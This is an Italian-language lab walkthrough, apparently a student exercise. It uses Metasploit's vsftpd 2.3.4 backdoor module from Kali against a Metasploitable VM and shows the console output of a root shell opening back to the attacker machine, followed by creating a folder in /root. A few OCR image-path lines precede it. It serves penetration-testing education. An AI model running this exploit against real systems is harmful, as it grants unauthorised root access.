


Partiamo facendo una scansione del target per determinare i servizi attivi e le versioni in modo tale da poi individuare possibili exploit



una volta individuato il servizio vulnerabile e la versione cerchiamo su metasploit l'exploit da andare a utilizzare



scelta la versione corretta, andiamo ad impostare l'ip del target su RHOSTS e la porta su RPORT



una volta impostato il tutto correttamente passiamo a dare il via all'exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.144:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.144:21 - USER: 331 Please specify the password.
[+] 192.168.1.144:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.144:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.181:36817 → 192.168.1.144:6200) at 2024-01-22 09:14
:20 -0500
```

il quale se tutto va bene ci andrà a dare la sessione di Metasploitable che ci permetterà di controllare la macchina dalla nostra macchina attaccante (KALI LINUX). Per controllare che tutto sia andato correttamente facciamo ifconfig e vediamo se otteniamo l'IP della vittima

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:71:21:38
          inet addr:192.168.1.144  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe71:2138/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3151 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2948 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:253493 (247.5 KB)  TX bytes:232490 (227.0 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:165 errors:0 dropped:0 overruns:0 frame:0
          TX packets:165 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:54601 (53.3 KB)  TX bytes:54601 (53.3 KB)
```

una volta confermato che siamo dentro e possiamo controllare la macchina andiamo a creare la cartella test_metasploitable nella directory root come da richiesta

```
cd root
root@metasploitable:/root# ls
ls
Desktop  reset_logs.sh  vnc.log
root@metasploitable:/root# mkdir test_metasploitable
mkdir test_metasploitable
root@metasploitable:/root# ls
ls
Desktop  reset_logs.sh  test_metasploitable  vnc.log
root@metasploitable:/root#
```

con questo possiamo dare per concluso il nostro obbiettivo.